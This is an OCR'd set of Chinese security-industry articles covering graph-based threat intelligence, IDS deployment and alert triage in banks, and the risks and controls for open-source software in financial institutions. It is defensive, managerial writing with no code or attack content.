“行为”可以定义为可收集的、可检测的所防护网络空间内实体的动作，可以是 DIKW 数据层的各类原始日志，也可以是信息层的各类检测告警日志、聚合的推断告警日志。UEBA 和 SIEM 的综合方案能够满足行为数据收集的需求。

行为数据图的重要性不言而喻，从端点到网络，从主动到被动，从边界到内部，从规则到统计机器学习，等等多维度的行为收集，能够全面刻画网络空间实体的行动踪迹，是识别、归类、响应、溯源任务的基本前提。通过多行为序列的聚合规则，生成新的告警事件的推理方法已在多种场景中应用起来。不过，行为的关联不应止于针对单个实体的行为聚合，多实体长时间区间的行为关联，才是行




图 5 Sqrrl 的行为关联图（Behavior Graph）

为数据分析的目标。从处理和存储效率上来看，将多实体的行为向量组织成图模型结构是行为关联的必由之路。行为采集的粒度很大程度上由已有的采集和检测能力决定，在这一点上，在保证归一化和体系化的基础上，“来者不拒”应该是行为收集的一个特点。行为图与环境图和知识情报图的主要特性差异，是行为图的时效性更短，更新和新增频率更高。合理的构造行为数据的本体模型、实体关系，设计行为与环境、情报、知识的互动能力，并管理行为图数据的生命周期，是行为图发挥最大价值的关键所在。

3. 情报数据图

不同类型的“威胁情报”，可能会造成对情报概念的不同解读。在此，对情报的定义可参考 2014 年 Gartner 的《安全威胁情报服务市场指南》：“威胁情报是一种基于证据的知识，包括情境、机制、指标、影响和操作建议。威胁情报描述了现存的或者是即将出现的针对资产的威胁或危险，并可以用于通知主体针对相关威胁或危险采取某种响应。”以此定义为基础，可以说威胁情报与各类知识库各有侧重又相互交叉。

威胁情报，能够扩展安全团队的威胁视野，通过更多威胁上下文提升安全事件研判能力。现阶段，威胁情报已经成为重要的战略和商业资源，广泛地应用于安全运营、态势感知、威胁分析、风险评估、攻击溯源等多个领域。值得注意的是，不同的威胁情报提供商本身对威胁情报理解的维度和深度不同，构建可用的情报数据图，威胁情报胜在丰富、准确和时效性，选择符合特定业务场景的威胁情报源构建专用的情报图，是提升效率和可用性的关键。

4. 知识数据图

知识与情报在不同的情景内常常出现概念的交叉。在这里，我们将归纳的、可用于推理的、与时间弱相关的安全数据称为知识数据，包括各类知识库，如 ATT&CK、CAPEC，以及各类枚举库，如 CWE、CVE、CNNVD 等等。知识库的构建往往依赖于专家经验、威胁情报的收集、验证和凝练，所抽象的概念和关系是通用的




图 6 ATT&CK 要素关系图 [4]

建模基础。当前，知识库的构建和共享已成为安全行业的共识，知识数据图能够提供特定环境和场景下威胁行为的关联知识，评估威胁行为的影响范围和深度，对潜在威胁做出预警，并给出合理的应对方案。知识图赋能下的威胁事件分析，能够拓展行为、环境、情报图关联实体的概念和数据上下文，是真正可解释、可推理、可行动、可复用的自动化、智能化分析。相对于更商业化的威胁情报，知识库可以基于公开或开源的项目数据，国内外许多机构也正致力于建设更广泛、更专业的威胁关联知识库，如 CAPEC、CVE、CNNVD、ATT&CK 等等，也可以通过知识图谱、自然语言处理技术，从多源数据中自动化抽取和构建知识图，并通过关系推理等方式对知识图进行拓展。

总结

针对网络空间智能威胁分析技术的研究，目的不是设计一个如何炫目的概念，也难以实现一个放之四海皆可用的 AI 安全模型。回归到攻防的战场上，我们希望也能够得到的是一个统一的、能吞吐海量异构多源数据，快速检测、推理、响应、追踪威胁事件的高度自动化平台及工具链，辅助人进行安全的运营、研究和对抗。本文从实践经验出发，基于对网络安全数据分析中常用数据源的再分类，提出了构建智能安全平台的图模型所需的环境、行为、情报、知识四张关键数据图，以支撑“智能化”安全研究工作的进一步开展。

当然，一个可用的、可拓展的图数据架构，不仅需要数据处理、存储框架等基础设施的支持，更重要的是要保证不同种类的数据图内部和数据图之间的数据关联和交互。一方面，需要对图结构模式层的结构化的概念模板——本体库进行系统的设计与优化，包括实体种类、实体关系和实体属性等；另一方面，需要使用统一、可拓展的规范和语言（如 STIX、MAEC、信息安全技术网络安全威胁信息格式规范等）对图结构数据层中的实例进行描述，并通过统一接口完成数据交互。此外，不同数据层数据之间的关联需要标准的命名、分类体系，例如，需要将企业定制化的 IOC 检测告警对应到知识库的指定知识节点上。这些工作本身就对传统的网络安全架构和实现提出了挑战。最后，从安全智能生态构建的角度，需要从数据、技术、架构、法规等更多的维度针对智慧安全技术建立行业标准，以迎接安全大数据的深入分享与交互，以实现真正的行业智慧。

参考资料：

[1]Rowley, J. The wisdom hierarchy: representations of the DIKW hierarchy[J]. Journal of information science, 2007, 33(2): 163-180.

[2]Noel S, Harley E, Tam K H, et al. CyGraph: Graph-Based Analytics and Visualization for Cybersecurity. Cognitive Computing: Theory and Applications Elsevier , 2016.

[3]Jajodia S, Noel S, Kalapa P, et al. Cauldron mission-centric cyber situational awareness with defense in depth[C]. MILCOM 2011 Military Communications Conference, 2011.

[4]MITRE ATT&CK: Design and Philosophy (https://www.mitre.org/publications/technical-papers/mitre-attack-design-and-philosophy).

金融行业IDS安全运营实践

绿盟科技 华北产品与平台交付部 宣云飞

关于设备部署

我们先来聊聊 IDS 的基本部署原则：

■ 原则一：旁路部署是肯定的，在纵深防御体系里最好是能部署在边界防火墙之后、WAF（如果有的话）之前。这样的位置可以使得 IDS 设备发挥最大的效能，又不至于浪费太多精力。

■ 原则二：加密的流量肯定是检测不了的，确保给 IDS 设备的流量是解密过后的。

■ 原则三：流量是要双向的。因为很多规则的检测是需要依靠回包来判断的，如果部署的时候只给了单向的流量，当有大量入侵行为时就会无法检测。

以上都是关于 IDS 部署非常通用的基本准则，本文当然不会止步于此。一般情况下，我们和客户在进行 IDS 部署方案的时候，客户都会询问其他人是怎么部署的、区域是怎么划分的等等。下面就说说金融行业在以上部署原则方面一般还会遵循哪些要求。

■ 金融行业原则一：所有来自互联网的流量均应经过 IDS 检测进行安全防护。这里的互联网指的是客户通过互联网来访问对外提供的服务。

■ 金融行业原则二：所有来自行外第三方合作单位的流量应经过 IDS 检测进行安全防护。这里的第三方一般指的是银行之间的结算，或者是第三方支付之类的流量。这些流量一般都有专门的入口，不会从互联网的入口进入，一般称作外联网。

■ 金融行业原则三：所有来自分行及其他区域访问数据中心服务器区的流量应经过 IDS 进行安全防护。

金融行业原则四：入侵检测系统应能检测所有经过被检测边界的流量。通常情况下，选择网络数据流必经的网络关键节点进行部署。如果在每个区域都能找到核心的汇聚点当然最好。有些区域可能没有单一的汇聚点，可以在汇聚层找到几个能覆盖住整个区域流量的汇聚点也是可以的。

关于告警监控

一般情况下，对于一个金融机构来说，数据中心两地三中心基

本是确定的，有的甚至是三地四中心（见图 1）。




图 1

全网要有十几台或二十几台 IDS 检测设备，每天至少也得有上百万条告警。这样就给实时监控带来了很大的挑战。对于全网 IDS 告警集中监控，可以通过分层的方法，一步一步地把我们关注的且需要处理的告警剥离出来（见图 2）。




图 2

首先通过规则过滤，把我们不关注的告警信息先屏蔽掉，当前入侵检测领域的告警类别可以分为五大类：拒绝服务类攻击事件、获取权限类攻击事件、信息收集类攻击事件、可疑网络活动类事件、网络监控类功能事件。其中，后三类告警类别事件，在实时监控中并不是我们关注的重点，拒绝服务类和获取权限类的告警事件是我们要重点关注并且需要处理的。如果仅仅是按照大类来区分，还是无法把告警事件的类型降低到可管理的范围内，那么接下来我们可以采用仅关注或者仅忽略的机制来进一步达到目标。

■ 仅关注。只实时关注筛选出来的告警规则，没筛选出来的不实时关注。

■ 仅忽略。只实时关注没有筛选出来的告警规则，筛选出来的不实时关注。

这两种方法对于不同的场景会有不同的好处。例如，对于工作用的终端，我们既可以采取仅让用户安装软件来做限制，也可以采取仅不让用户安装软件来做限制。如果你能很容易地判断哪些告警是你需要实时关注的，可以采取仅关注策略来过滤告警规则是很轻松的。如果你没有办法判断哪些告警是需要实时关注的，但是你可以很明确地指出哪些告警是非常确定不需要关注的，那么仅忽略的方法则更适合你。

接下来就可以更进一步地操作了。如果在你的网络环境中，还有 WAF 这样的设备存在的话，那我建议 Web 相关的检测规则，类似 sql 注入或者 xss 类攻击可以降低关注优先级，既然有了专门针对 Web 业务的防护设备，对于 IDS 这样针对系统和应用级的入侵检测设备，还是让它更专注地做它更擅长的事吧。

如果暂时网络中还没有 WAF 类产品，关于 sql 注入和 xss 类攻击也需要 IDS 来抵抗的话，这里就涉及第二次过滤了。

大家都知道，对于 sql 注入或者 xss 类攻击主要的检测点在 URL 上的参数。因为研发人员在研发过程中不管是有意或无意还是其他什么原因导致在传递参数的时候加入了很多符合攻击特征的内容，导致 IDS 设备在检测时候会出现“误报的情况”。针对这种情况最好的方式就是修改检测规则，但是最好的方式有时候往往也是最

坏的方式。因为这些特征是符合攻击特征的，如果把这些特征修改掉的话，一旦真的攻击来了就无法检测出来了。所以，这个时候在我们的告警平台上再进行多一层的过滤，也就是图 2 中提到的黑白名单过滤。通过对 sql 注入和 xss 类攻击告警的 url 进行二次判断来规避误报。具体灰名单的机制请见图 3：




图 3

初始状态黑名单和白名单的池子是空的状态，所有告警全部报灰名单。通过梳理灰名单告警的 URL 去重，对筛选后的日志进行分析，判断是否误报。如果不是误报，那么提取告警特征后更新黑名单，类似 union 、group by 之类的非常严重的特征直接更新到黑名单中，以后需要有此类告警直接报黑名单。如果判断是误报的话，是非客户业务特征导致的，就要联系后台研发人员看是否可以对规则进行优化。如果是由于客户业务特征导致的，就需要和客户确认后进行白名单更新，后续再出现此类告警就不会实时弹窗提示，避免占用实时监控人员的精力来处理此类告警。

接下来就是告警处理了（图 4）：




图 4

通过前两层的过滤后，这时候出现的告警基本上都是需要实时处理的。毕竟 IDS 自己没有阻断功能，这时候就需要配合防火墙来达到阻断的效果，类似于 IDPS，就是通过 IDS 和防火墙达到 IPS 的效果。

在平台上还需要创建一些封禁规则，这些封禁规则的主要元素就是什么类型的告警在多长时间内达到多少条就达到封禁标准。一旦达到封禁标准，系统就会自动提示，这时候监控人员只需要确认一下是否封禁即可。当确认封禁以后，监控平台会自动和防火墙联动进行 IP 地址的封禁，以达到入侵防御的效果。

关于 IP 地址

这部分内容一般是大家很少和客户沟通的，至少以前我在和客户讨论 IDS 实施方案涉及后续运维的时候是没有提到过的，但这也是想要做好告警分析很核心的一部分内容。这一内容涉及的主要是内外网 IP 地址的转换。说得直白一点，就是 IP 地址业务映射表。不出意外的话，在流量穿过防火墙或者负载均衡的时候都会进行地址转换。所以，我们需要知道告警的目的 IP 地址对应的都是哪些业务，尤其是外联网或者核心网区域，全部都是私网地址的情况更是多如牛毛。这个时候如果没有办法在第一时间确定 IP 地址，可能无法有效地对告警进行分析确认。另外，很多时候，网络会对源 IP 地址进行转换。这个时候需要在 IDS 设备上开启 x-forword 字段的转换功能，不然看到的就全部都是内网 IP 地址，就没有办法进行封禁了。除此之外，还有一种可能就是防火墙或者负载均衡设备在配置了

地址转换后没有开启 x-forword 字段填充，导致 IDS 设备虽然开启了 x-forword 字段的转换功能，但是在互联网区域还是偶尔可以看到源地址是内网 IP 地址的告警，这时候就需要有和网络确认修改相关配置的机制来确保配置的更新。

关于规则库更新

大家都知道入侵检测设备是依靠规则库进行工作的，这势必就会涉及规则库升级的工作。一般情况下会有以下两种更新机制：

1. 定时更新。根据设备规则库升级包的发布时间（这个时间频率基本是固定的）来更新。每当发布了规则库就进行升级。

2. 不定时更新。这种方式并不像第一种更新机制一有规则库升级包就升级，而是对每次发布的升级包进行评估，更新的规则库插件是否自己关注的，只有在自己关注的情况下才会升级。如果更新的规则库升级包里没有自己关注的漏洞，则不进行升级。

对于常规的设备升级，一般情况下建议都是在晚上 6 点之后非业务高峰期进行。关于这一点不要问为什么，也不接受反驳。




图 5

除了以上常规的规则库升级以外，最常见的就是互联网高危漏洞爆发的应急升级（见图 5）。

一般在互联网高危漏洞爆发后，我们的研发人员会在 8 小时内紧急更新升级包，在获取规则升级包以后进行设备的升级，并验证检测规则的有效性。在整个高危漏洞应急过程中，获取到规则升级包之前可以配合客户做一些业务取证方面的工作。在 IDS 设备升级完成以后，则可以把精力更多地放到全网的漏洞摸底上面。

关于告警分析

上面介绍了一些方法和手段使得我们可以实时地对有效的入侵告警进行检测和处理。那么，非实时的告警该如何进行分析呢？很多时候，我们的同事在刚开始接触告警日志分析时都会遇到一个问题，就是面对一大堆告警不知道该如何下手，不知道该做些什么。在我看来，告警分析不外乎就是说清楚你面前的这些告警都是什么，是否可以分类，有哪些特征，以及最重要的是“为什么会是这样”的一个说明。下面就简单地分享几个思路：

1. 每天的告警需要分类统计，进行趋势和对比分析。如果出现了指数级别的差异，则需要具体分析并给出原因。可能的原因如遭受到扫描、攻击，又或者新增业务导致的大量误报，等等。总之要给出一个合理的解释，需要具体问题具体分析。

2. 每周的 TOP10 告警对比分析。旨在获取个性化环境中，不同告警规则的比重。对于波动比较大的告警需要重点关注。

3. 每周 TOP10 源 IP 地址进行分析回溯（通过威胁情报平台

来展开横向的调查)。对于 TOP10 的目的 IP 地址进行重点脆弱性排查。

以上是关于非实时告警可以进行分析的一些方向，如果有精力的话，可以横向继续展开进行。如果精力有限的话，也可以先把实施告警的监控运营做好，非实时的告警分析可以慢慢逐步地开展。相信我，深入下去你会发现很多有价值、有意思的东西。

关于设备部署优化

当我们的设备将要或者已经处于一个高负荷状态下时，就应该考虑增加设备的数量，或者替换更高性能的设备。这个工作可以每年年底的时候进行(一般年底前会计划第二年的采购相关事宜)，建议通过梳理客户的网络结构、业务情况来进行。比如说，客户的网络比一年前发生了哪些变化，业务情况发生了哪些变化，流量情况发生了哪些变化。结合我们设备的工作情况，给出一个具体的优化建议。新增的区域该增加多少设备，消失的区域可以替换下来多少陈旧的设备，当前设备的性能是否还能良好地工作，以及估算未来几年业务流量的增加情况是否可以覆盖等等，给出具体的优化方案。

小结

在整个纵深防御体系中，IDS 设备部署在防火墙之后、WAF 之前。旁路接收解密后通过双向的镜像流量来检测系统级别的入侵告警。

可能在众多的安全设备当中，IDS 设备算是在部署方面最“简单”的。但是，如何在一个庞大的网络当中合理地规划好逻辑区域，使得不同的 IDS 能刚刚好地检测各自区域的告警成为当前对安全运维人员一个最大的挑战。如果区域划分得不好，势必就会出现不同区域的告警在同一台设备上，这时候单台设备的告警在分析的时候就会多了很多干扰的因素而失去本身区域所具有的代表性。

当我们把 IDS 设备部署到网络当中去，最重要的就是监控告警并且进行相应的处理。上面也讲到了通过各种手段和方法使得告警层层过滤，最终把有效的告警展现在我们面前，配合防火墙进行封禁。在这一步中，设备的告警准确性就是我们最关注的，通过特有的黑白名单机制把误报告警消除后可以让我们没有后顾之忧地处理那些黑名单告警。因为 IDS 设备是依靠规则进行工作的，所以需要按需进行规则库的升级。上面提到可以定时升级，也可以不定时升级，具体方式取决于不同客户的不同特点。

除此之外，我们还需要定时地对告警数据进行分析。当前，网络安全领域什么最有价值？当然是数据了。守着每天几百万条的告警数据，不进行分析的话，那可真是暴殄天物。上面也给大家分享了一些关于告警分析的思路以及原则，希望可以起到抛砖引玉的作用。

当前面的工作我们都已经做好了，最后就是涉及整体 IDS 设备的部署优化了。只有做到对客户网络环境、业务环境以及 IDS 设备的运行情况了如指掌，才可以根据具体的变化对 IDS 设备进行部署优化，真正做到从软件到硬件、从物理到逻辑的不断优化，不断提高。

最后，让我们共同期待，经过我们每个人实施过的 IDS 设备，在线上运行的每一分钟都发挥它最大的价值。

浅谈敏捷开发模式下银行业金融机构开源软件引入风险及管控举措

绿盟科技 金融西南西北售前技术部 张海仓

一、背景

随着电子商务在我国的蓬勃发展，互联网企业积累了海量的用户数据，逐渐掌握了用户金融服务的需求和偏好，并将其提供的金融服务由最初的简单支付渗透到转账汇款、小额贷款、现金管理、资产管理、供应链金融、代销基金和保险等传统商业银行的业务领域[1]。这就不可避免地与商业银行在市场占有、客户规模、利润空间等多领域构成竞争。为了更好地提升客户服务质量，传统商业银行近年来在服务方式、支付方式、平台模式、服务渠道等方面积极拥抱互联网，加快转变，合理地把传统的金融构架与互联网的组织构架进行有机融合，建立了一个互联网金融商业银行专属的战略系统，形成了商业银行自己独特的互联网架构[2]，并在大数据、云计算、人工智能领域大胆尝试和创新。而大多数现代智能技术多以开源架构为蓝本，在银行业金融机构这一重要而又相对封闭的行业中大量引入开源软件，运用开源技术，必然会引入新的风险点。对开源架构、开源技术及其工作特性的不了解、不正确使用而与银行传统网络或系统架构产生冲突造成的安全事件在过去的几年里时有发生。监管机构也多次发出风险预警，要求各银行机构排查开源技术使用情况。

为此，在敏捷开发模式下，如何在快速开发和开发风险控制二者之间取得很好的平衡点是摆在商业银行开发者和安全管理部门面前的一道难题。

二、开源软件应用现状

据 Gartner 调查显示，99% 的组织在其 IT 系统中使用了开源软件，同时开源软件在服务器操作系统、云计算领域、Web 领域都有比较广泛的应用。

开源软件市场规模稳居服务器操作系统首位。据《Linux 内核开发报告 2017 版》显示，全球公有云上运行的负载有 90% 是 Linux 操作系统，在嵌入式市场的占有率是 62%，而在超算的市场占有率更是达到了 99%。另外，它运行于世界上超过 82% 的智能手机中，也是所有公有云厂商的主要支撑服务器（90%）。

目前，云计算领域开源软件主要以 IaaS 以及 PaaS 两个层面为主。IaaS 层面有 OpenStack、CloudStack、oVirt、ZStack 等，PaaS 层面有 OpenShift、Rancher、Cloud Foundry 以及调度平台 Kubernetes、Mesos 等。2017 年 OpenStack 用户调查显示：OpenStack 行业应用前四名分别为电信、研究、金融和政府。

2013 年 Docker 发布之后，其技术日渐崛起。截至 2014 年底，容器镜像下载量高达 1 亿次；到 2017 年初，这一数量超过 80 亿次。


开源软件在 Web 领域占据主要市场份额。根据 Netcraft 对 Web 服务器调查发现，Nginx 的市场份额增加到 21.4%，较上一年增长 3.84%，成为面向 Web 的计算机市场上第三大服务器厂商。Apache 的市场份额下跌 0.35 个百分点，它在面向 Web 的计算机

市场的份额达到 42.8%。目前，至少有 7200 万个网站宣称在它们的服务器头部正在使用 Apache 2.2 版本。Apache 已经成为互联网站点最为流行的 Web 服务平台。

开源软件在人工智能领域的应用逐步推广起来。谷歌将 TensorFlow 开源，机器人操作系统 ROS 也大多采用开源技术[3]。

三、开源软件安全现状

整体来讲，开源软件安全现状不容乐观。根据安全公司 Snyk 发布的开源软件安全现状报告，自 2012 年以来，每年公布的开源软件漏洞都在快速增长，2017 年全年同比增幅创下历史新高。



Snyk 通过扫描数以百万计的开源代码库（GitHub）和程序包，以及对超过 500 名开源项目的维护者进行调查发现：

■ 只有 16.8% 的开源项目维护者自认为有较高的信息安全技术和意识。

■ 接近半数的开源项目维护者从来不审计代码，只有 11% 的维护者能做到每季度审核代码。

■ 开源软件从漏洞产生到被发现并公布的平均时间为 2.89 年，75% 的漏洞都没有被项目维护者发现。

■ 79.5% 的开源项目维护者都没有公开的漏洞公布策略（这直接导致了开源项目极低的漏洞上报率）。

■ 漏洞从采纳到公布的最长时间为 5.9 年，平均时间为 2.5 年（这意味着黑客手里拥有大量的 0day 漏洞）。

■ 漏洞从公布到被修复最长时间为 94 天，平均时间为 16 天。[4]

四、开源软件采用风险

不管是直接使用开源技术，还是购买开源技术的商业软件都需要考虑开源技术带来的风险，只不过是规避开源技术风险的责任主体不同。金融机构在使用或引入开源软件或开源代码时，除了需要考虑开源风险或许可证兼容风险、违约或其他法律风险，以及数据安全或隐私风险外，还要考虑监管合规风险等行业特定风险。

4.1 开源风险或许可证兼容风险

开源风险或许可证兼容风险，主要包括受开源协议与许可证的影响，有可能使金融机构强制公开其私有代码或应用。在采用开源软件或开源代码时，未能充分理解和考察许可含义，导致按照开源

许可证所规范的义务或要求，金融机构将自己的私有软件必须对外公开源代码。

图 1 为几种开源许可证之间的关系 [5]，具体如下：




图 1 开源许可证之间的关系

4.2 违约或其他法律风险

目前各国法律或法院，对于开源软件使用者，在违反开源许可证的义务或要求的情况下，是否构成合同违约，仍未有一致规定或见解。这一风险多半与开源风险同时发生，当金融机构使用开源软件后，违背许可证规定，不开放其私有软件或代码时，也会构成违约风险，由此也可能导致知识产权风险、著作权风险等一系列法律风险。

4.3 数据安全或隐私风险

由于开源软件的透明开放机制，给黑客或攻击者更多的研究代码漏洞的机会。而开源社区维护者在代码开发过程中，并没有对安全给予足够多的重视，导致数据或隐私成为开源软件最大的一块短板，也是金融机构引用开源软件需要重点考虑的安全风险。开源代码在安全设计上存在缺陷的一个重要原因是每一个开源使用者都很自然地认为其经过了大多数的测试和审查，而实际上，并没有多少人在使用时测试系统的安全性。心脏出血漏洞、GNTTLS 里的“Ghost”漏洞和破壳漏洞都是很好的例证：开源软件将源代码公布，许多双眼睛宣称将检查它，因而任何可能的不良代码都逃不脱众人之眼。然而，自 2012 年 2 月发布之日起，这段有问题的代码就一直暴露在“众人之眼”前，但没有任何一个人发现它，直到两年之后，漏洞都被利用泛滥了才忽然醒悟。

4.4 监管合规风险

监管合规风险是金融行业比较特殊的一类风险。如果对监管合规风险关把控不严格，出现监管违规，有可能不只是之前的努力付诸东流，可能还会给企业带来更严重的后果，如评分降级、经营受限等等。例如，中国人民银行明确规定，对于创新技术在支付领域的首次应用、跨境合作、社会关注度较高等重要支付创新项目，必须在系统或项目上线前 30 日内向中国人民银行备案。

五、开源软件采用风险控制措施

5.1 建立开源软件采用管理机制

商业银行应建立属于自己的开源软件管理机制，无论是更新现有的软件管理机制，还是单独建立开源软件管理机制，都需要对现有的 ISMS 管理进行丰富和修正，实现开源软件引入和使用的标准化、规范化和合规化，避免无序化地引进而给企业开发安全带来新威胁。开源软件管理规定框架如图 2 所示：




图 2 开源软件管理规定框架

开源软件管理规定中明确规定了银行哪一类系统可以使用开源软件，并明确采用开源软件后，应按照软件全生命周期进行跟踪和管理。

在三级文档中明确开源软件管理规定中具体的每一个阶段应该做什么的问题。以开源软件引入为例，在引入管理办法中应明确开源软件引入时要进行开源项目评价，并明确可以引入的标准，对于达不到标准的开源项目拒绝引入，从而在引入阶段把控风险。同时，还需要指出在技术层面要进行代码的安全性和可靠性测试等内容。

在四级文档中包括具体的操作手册，保证管理办法中的要求可以得到正确的执行。如开源项目评估，操作手册中应明确规定评估的内容和方法，包括但不限于开源协议理解、版权及法律风险评估、开源项目活跃度评价①、开源项目成熟度评估②等内容。

①开源项目活跃度评价可以对开源社区数目、社区活跃程度，如贡献者数量、提交的问题数、外部采用者数量、流行程度、下载量等进行评估。

②开源项目成熟度评估可以参考国际上比较流行的开源项目评估模型，如OSMM Capgemini、OSMM Navica、QSOS [5]、OpenBRR [6]、QualiPso Opensrouce Maturity Mode 等，绿盟科技基于自身安全服务经验，已创建一套完整的开源软件成熟度评价机制，感兴趣的读者可以联系绿盟科技相关负责人。

5.2 建立商业银行代码安全需求库

开源软件经过严格的审核和评价机制被引入后，开发团队一般基于业务需求对其进行开发和测试。这一过程，是系统安全性弹性变化最大的阶段，建立商业银行代码安全需求库，可以很好地保证开发的软件在安全需求上的满足。商业银行可以根据自己的业务场景来制定自己的安全需求库，例如系统登录中的身份认证，安全需求可设计如下：

威胁项	威胁点	安全需求项
身份认证	口令强度要求	用户名密码强度
		密码复杂度检测要求
		身份鉴别复杂度检查要求
		网银特殊规定
	首次登录修改口令要求	首次登录改密码要求
	口令输入保护要求	口令输入显示保护
		客户识别信息隐藏展示要求

威胁项	威胁点	安全需求项
身份认证	提供预留用户信息认证功能要求	提供预留用户信息认证功能要求
		上一次成功登录或登录失败信息展示
	具备用户认证尝试超限锁定功能	具备用户认证尝试超限锁定功能
	短信验证码	密码长度控制要求
	图形验证码	密码输入保护要求
	高风险交易双因子认证	电子银行身份认证强度
		针对涉及资金变动和客户签约信息变更交易增加抗抵赖保护
		抗抵赖保护措施选择
		高风险交易抗抵赖交易控制要求
		具备用户登录环境或时间控制机制
		高风险交易采用双因子认证
	账号设置要求	用户账号设置要求
		用户登录控制要求

5.3 引入第三方机构进行安全评估

任何系统的上线前评估是金融行业信息系统监管评估的红线，不容侵犯。而对于开源软件开发系统进行安全评估时，商业银行自己在评估时，深度和广度都很难达到要求，建议与第三方安全公司合作，来进行评估，必要时，可以进行软件代码成分分析③和代码审计这样更细粒度的评估。为进一步保证业务运行与现有网络架构的兼容，还可以对软件的网络报文、流量组成等进行跟踪与测试，以评估与现有网络设备、系统架构的兼容性。

③软件代码成分分析（SCA）技术是指通过对软件的组成进行分析，识别出软件中使用的开源和第三方组件（如底层库、框架等等），从而进一步发现开源安全风险和第三方组件的漏洞。通常，SCA 的检测目标可以是源代码、字节码、二进制文件、可执行文件等的一种或几种。

参考文献

[1] 降磊 . 互联网金融时代的商业银行发展模式研究 . 西南交通大学 , 2013.

[2] 张庆 . 互联网金融时代的商业银行发展模式研究 . 现代经济信息 , 2015 : 55-55.

[3] 中国信息通信研究院 . 开源治理白皮书 , 2018-04.

